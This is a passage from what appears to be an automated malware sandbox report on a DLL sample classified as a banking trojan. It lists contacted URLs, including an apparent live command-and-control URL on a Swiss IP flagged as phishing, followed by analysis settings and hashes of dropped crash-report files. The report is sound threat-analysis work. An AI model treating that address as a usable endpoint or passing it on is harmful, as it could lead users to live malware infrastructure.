http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.39305922 9.0000000006318000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000003.408736097.0000000006318000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000001A.00000003.402164003.0000 02456F5AC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000022.000 00003.407678456.0000016547E1C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000022.00000003.407599329.0000016547E1C0 00.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://176.10.119.68/drew/8_2BLR3ULj9eEHGwEQ4wR/XNnJzaTlQzupEc1E/13YAC3A_2FwsRXQ/gU_2FKH8C0dGIfymyx/	rundll32.exe, 00000002.00000002.45375001 3.0000000003197000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.453564071.000000000313A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.10.119.68	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634419
Start date and time: 26/05/202204:05:06	2022-05-26 04:05:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lokvQRcUe0 (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@27/28@0/1
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 23.4% (good quality ratio 21.2%) • Quality average: 78.1% • Quality standard deviation: 32.4%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, UpdateNotificationMgr.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.189.173.21, 13.107.42.16
- Excluded domains from analysis (whitelisted): fs.microsoft.com, config.edge.skype.com.trafficmanager.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, arc.msn.com, ris.api.iris.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6356 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:06:17	API Interceptor	2x Sleep call for process: WerFault.exe modified
04:07:05	API Interceptor	42x Sleep call for process: powershell.exe modified
04:07:51	API Interceptor	1x Sleep call for process: control.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c98984773435626ad7d5b7558cb4938ccf_7cac0383_19b2f365\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7489367348203112
Encrypted:	false
SSDEEP:	96:DvF+1InYyGy9haot7JnOpXIQcQac6pcEccw35+a+z+HbHgoownOgtYsXqOEX/vF1:jdn+H0tGtjbq/u7sLS274ItW
MD5:	D5E7A810266C0360B05ABAA90325D05D
SHA1:	26D18F5B23A1A41BED2465ED47F56D889D45010F
SHA-256:	BD534CC31EF9CC02A34C0181EE7BD9C6DC12CB6CE93A0A113FF1B837950BCE1B
SHA-512:	EEE5A73BD400EC913B2C795B18CD7D0DB001FCE986F0B8C20455D0A99BA83FC9137FFAC403B6B063388B7C576564F01707119E683E18C8BC91A6ADEA07A5B9B0
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.8.0.3.6.7.7.4.9.5.4.4.0.8.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.8.0.3.6.7.7.6.2.6.6.8.8.2.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.6.6.f.4.0.5.5.-.1.5.6.9.-.4.3.b.7.-.b.3.c.a.-.e.a.a.8.d.7.0.e.0.3.a.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.c.8.e.0.f.6.6.-.3.5.a.c.-.4.b.1.b.-.8.d.8.6.-.8.2.5.7.b.d.9.1.6.5.c.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.d.0.-.0.0.0.1.-.0.0.1.d.-.9.0.1.2.-.a.6.9.9.f.0.7.0.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7418279470653837
Encrypted:	false
SSDEEP:	96:+ClInYyPy9haVCj+ASZpXIQcQac6pcEccw35+a+z+HbHgoownOgtYsXqOEX/vFOp:ynVH0tGtjbq/u7sLS274Itb
MD5:	3C1FCD749BF12D3B7F2A8EEBF75E74B3
SHA1:	1B8F8C88D17B723C18848FBDDE88947D746E5879
SHA-256:	DFC470A575DB0CDD9697D1DBA1B935F0B4B0B5B9E565CE181A8171F29C9CC9BC
SHA-512:	3B12A45EDCE87B8CF0834DA52756F7A21C280F08E135ED51BE58F29040C3D05EED9C31A680A2611CD8866C20AADC8C5DEDD1FBB1DD5D4662B1C37D1633E2F64B
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.8.0.3.6.7.7.1.7.0.2.3.5.5.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.f.4.9.2.b.6.8.-.7.d.b.7.-.4.3.1.9.-.a.a.7.a.-.7.4.3.5.9.3.b.a.c.e.1.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.9.6.3.a.4.d.7.-.4.a.5.e.-.4.2.1.c.-.8.5.3.7.-.5.6.8.8.c.2.7.8.a.e.9.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.d.0.-.0.0.0.1.-.0.0.1.d.-.9.0.1.2.-.a.6.9.9.f.0.7.0.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7452135127368718
Encrypted:	false
SSDEEP:	96:aFTFydZInYyGy9haVCjmfspXIQcQl8c6npbcE7cw3C+a+z+HbHgoownOgtYsXqO1:apganTH78tbBEjbq/u7swS274ItW
MD5:	4676BB18681C3F440D8E111849E76E52
SHA1:	D3D4935FA6C9E4F4C734124509543F11E309B318
SHA-256:	C95EA7E8ED353FA50E442995B539984CFFC545E9A213680B0343DA40A3656D83
SHA-512:	7A07D8AF9ADA4514A82A60D29ED48744503049C4BB4648BE24941D5E2DCFFB5F332355BB901E9CE1A3FA3297B6FBA67FB9CA5311AACE78F14B1B3AD66571C90D
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.8.0.3.6.7.7.9.6.6.8.9.1.5.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.8.0.3.6.7.8.0.8.0.9.5.3.9.4.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.e.0.c.9.6.2.5.-.a.a.7.d.-.4.9.3.8.-.9.c.b.5.-.7.2.b.4.a.8.7.4.2.b.5.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.1.2.d.5.a.e.1.-.3.d.6.8.-.4.4.d.a.-.a.8.7.0.-.6.0.5.d.f.4.c.1.3.d.b.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.d.0.-.0.0.0.1.-.0.0.1.d.-.9.0.1.2.-.a.6.9.9.f.0.7.0.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC52.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu May 26 11:06:12 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	37522
Entropy (8bit):	1.952483435461223
Encrypted:	false
SSDEEP:	96:5J8oq8M/2+Nz+Poi7SfCBFRME2SBaMVIabT5duzDAKqBTsFWInWIBgI4jJTGRc8V:wf2+NZOSFWxphdumXjdGRc8U0fOz
MD5:	07ABE710E329FCA3C299AFAD1AE79C0E
SHA1:	10361EDE3FF7B9E104006CC3F462F6D6EAA30AF1
SHA-256:	1EB35B201DEFCE33CCF6F97DDBABB1756743AAED90DA40913BE6F739B34722E4
SHA-512:	BD31BDEA614708437CDB80ED706EAAE231110A2030F24E1136D42727E4743EC6450C7C6ECF0386EF9F19F0298B2924E3B555C1A0AD725F9CAD4AC6AE7B77A11
Malicious:	false
Preview:	MDMP..... .....$_.b.....L.....$.....~!.....`.....8.....T.....U.....B..... ..GenuineIntelW.....T....._.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8346
Entropy (8bit):	3.6923276777881933
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiA+6bfucF6YWVSUqF8gmfbSt9CpNj89bEO1fyMm:RrlsNi56aW6YkSUqF8gmfbSFEEf4
MD5:	32B1D05D43DA3F9AAD3868BEEB87391A
SHA1:	3C98CEA62445036A6FC570DFC3BEDCAFE965367D
SHA-256:	5D5FFC18AD55E5082682182FC83ABA21FA70577698258F54337209AA203600D2
SHA-512:	9268517336F84A7FA1E3AF9DD6831D83A64A05E62B94D670640D5A3FEA8F4A3E4AA33F294590858D5C1B9F48157BCC595B5EAB4524BD215A73088D3D9ED3FAE
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.5.2.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4659
Entropy (8bit):	4.424687359057914
Encrypted:	false
SSDEEP:	48:cvIwSD8zsuJgtWI9CcWgc8sqYjy8fm8M4J2+4FA+q8vQ+WKcQIcQw0ld:uITfkFVgrsqYjJzKKKkw0ld
MD5:	13514E4971D5EAF338B2584EC9131379
SHA1:	7BA320D9BB21969CAFB4DFCC418DBE16A4D2171A
SHA-256:	5C78050C06F40345D01FE32AFBD71A7573387E87632E16BB9D2402CE82FEEE79
SHA-512:	8A6FAB012137E08868815004F5014C98C09AF4C60A27C711EA46CF08E1C6B211A63C0AF340D16900270A2D808F4C5EC84B06BEFE2B513B0CFDDC33997C60582
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1531936" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe

File Type:	Mini DuMP crash report, 15 streams, Thu May 26 11:06:15 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	37322
Entropy (8bit):	1.8947302696079928
Encrypted:	false
SSDEEP:	96:5C8oi8M/G+5l/1oi7SfCgFR2iBCMelJ5t4uzDAKqBTsFWInWIBgI4jJT9p3LqWct:j3G+DCOSvClPaumXjd9p7qWcODKiPfpY
MD5:	2BF1A1E91B53E5CD417B1E9239325FD8
SHA1:	48135C24AEF60723F4DA16198D7BC2F8E96B073C
SHA-256:	8052C42F618E22A1BEBBD651DCEB232C60F478491F597D2B80F71A408737CAE7
SHA-512:	453D84AA1DBA1BBDD396516840E3BBC69E69BFB097F5E4802A5A662D8D59F7153190E362D7210C8903A7BD283AF85B02378AD5A37E1163AB62EDF07B2A6F3E5
Malicious:	false
Preview:	MDMP..... .....'_.b.....L.....$.....~!.....`.....8.....T.....U.....B..... ...GenuineIntelW.....T....._.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8334
Entropy (8bit):	3.702395314492602
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiAL6bf606YWSSUonwgmffSt9Cpru89bbmsfApm:RrlsNi86O06YjSUonwgmffSQbFfT
MD5:	77967BF18A4A34A14AC3777AA82FD989
SHA1:	BF228D629051EE5147FB5CCF51AEF9D049A24040
SHA-256:	23DBFD3DEE2D8567F2FFE2A7C4507AC4E7AF590D58BD6E557EBD77F2FB4018D2
SHA-512:	14C636839BA38A23A370599C9FCC4587C8F8E4365C9D6314CDB89AEFEC069FBD1AA489102FA05167529ED84CE21F24DDC4D2565F2BE0F1A64907E62AAEE8D7DD
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.5.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.47471576307433
Encrypted:	false
SSDEEP:	48:cvIwSD8zsuJgtWI9CcWgc8sqYje8fm8M4J2+cZFe+q849BrKcQIcQw0kd:uITfkFVgrsqY3J+C3rKkw0kd
MD5:	54C03D70B220D32B86E7ADD1E89E9F2E
SHA1:	E689CB03167A07E8B6B3A9BBA353FBD971149EEE
SHA-256:	B1E454C2508E67F574BC23B5F9C278333276492C342872A87AC6A55C2E2D96AF
SHA-512:	6919BC738AB85FE52B1E95CF19ADB11A70FB1867370D553985F57653CF7F9FB32FFF3A77EEEB8B0E52F327C2F65AFBFC5D22CB159CF19F490F9E8AFA0880B644
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1531936" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu May 26 11:06:20 2022, 0x1205a4 type
Category:	dropped

Size (bytes):	50326
Entropy (8bit):	2.125946543056507
Encrypted:	false
SSDEEP:	192:IpH+L4OSAmpgaeTlcrl76oH72ElMckKTA4squIZjdC5PIKHDDEAKkPsy:h/SAmpgaeE5lMckCyquI505Psy
MD5:	CA250C408A43688CEFB9F3397FA729EB
SHA1:	8FAE67C648415ED7E61441FBE291B1F08C7D84BE
SHA-256:	E8DA5CF423A1B30352B81E352EE8DB57725A63D96108646467D25B09E19A5F76
SHA-512:	24515C4D1D0CF8600A17480087A9C1A32510E15816FD97DB6CB72203EA557E7C23F21E2B8DAAC29AF19894000A6A4E8F621A8651F44CA44494280C363471B44D
Malicious:	false
Preview:	MDMP..... .....,_.b.....L.....$.....~!.....`.....8.....T.....U.....B..... ...GenuineIntelW.....T.....,_.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8290
Entropy (8bit):	3.696150034621855
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiAH6bef6YWdSU5OqgmfYSZ9CpDl89bFmsf6Xm:RrlsNio6Cf6Y8SU5OqgmfYSZFFfT
MD5:	E2C283F6E9C9F27B1B6E7F14D88094C9
SHA1:	680DF4EF66AE32C292A14A8F17BBE7A6A5597DDC
SHA-256:	6F86ACD2083CFDCD45A58DF4638BD3E640559A18B9ABC8D8C96A4F4CA1B70349
SHA-512:	B93CB9B980FFB36425E5A71CF7F5D269EF0FC95A319B78D5F3DEEC7BE33BD2B91C515DC7BADCBEF55056AFCDBAA8098F1DF8EEAA14E6E01AE5CCD41375A1D8C6
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.5.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4558
Entropy (8bit):	4.434078780575867
Encrypted:	false
SSDEEP:	48:cvIwSD8zsuJgtWI9CcWgc8sqYjk8fm8M4J2+7F/gh+q84ARKcQIcQw0kd:uITfkFVgrsqYtJnOwKkw0kd
MD5:	AD092981409016DC61C4616952F5AEE9
SHA1:	758103A72993DEF8378E720B580EF3C9ACECEB18
SHA-256:	75207810F0A20613C0A11661346A5546D1A1F6A803969A52A40BB8BBDB1DF012
SHA-512:	96D960E15081E3AC1503A287CD4FD581A7D43E72056FE946EB84E1744A3698653FD146CD60003C1BBE434D45D1EDD51B21C5FFE2018D876E17C52B918150F91
Malicious:	false
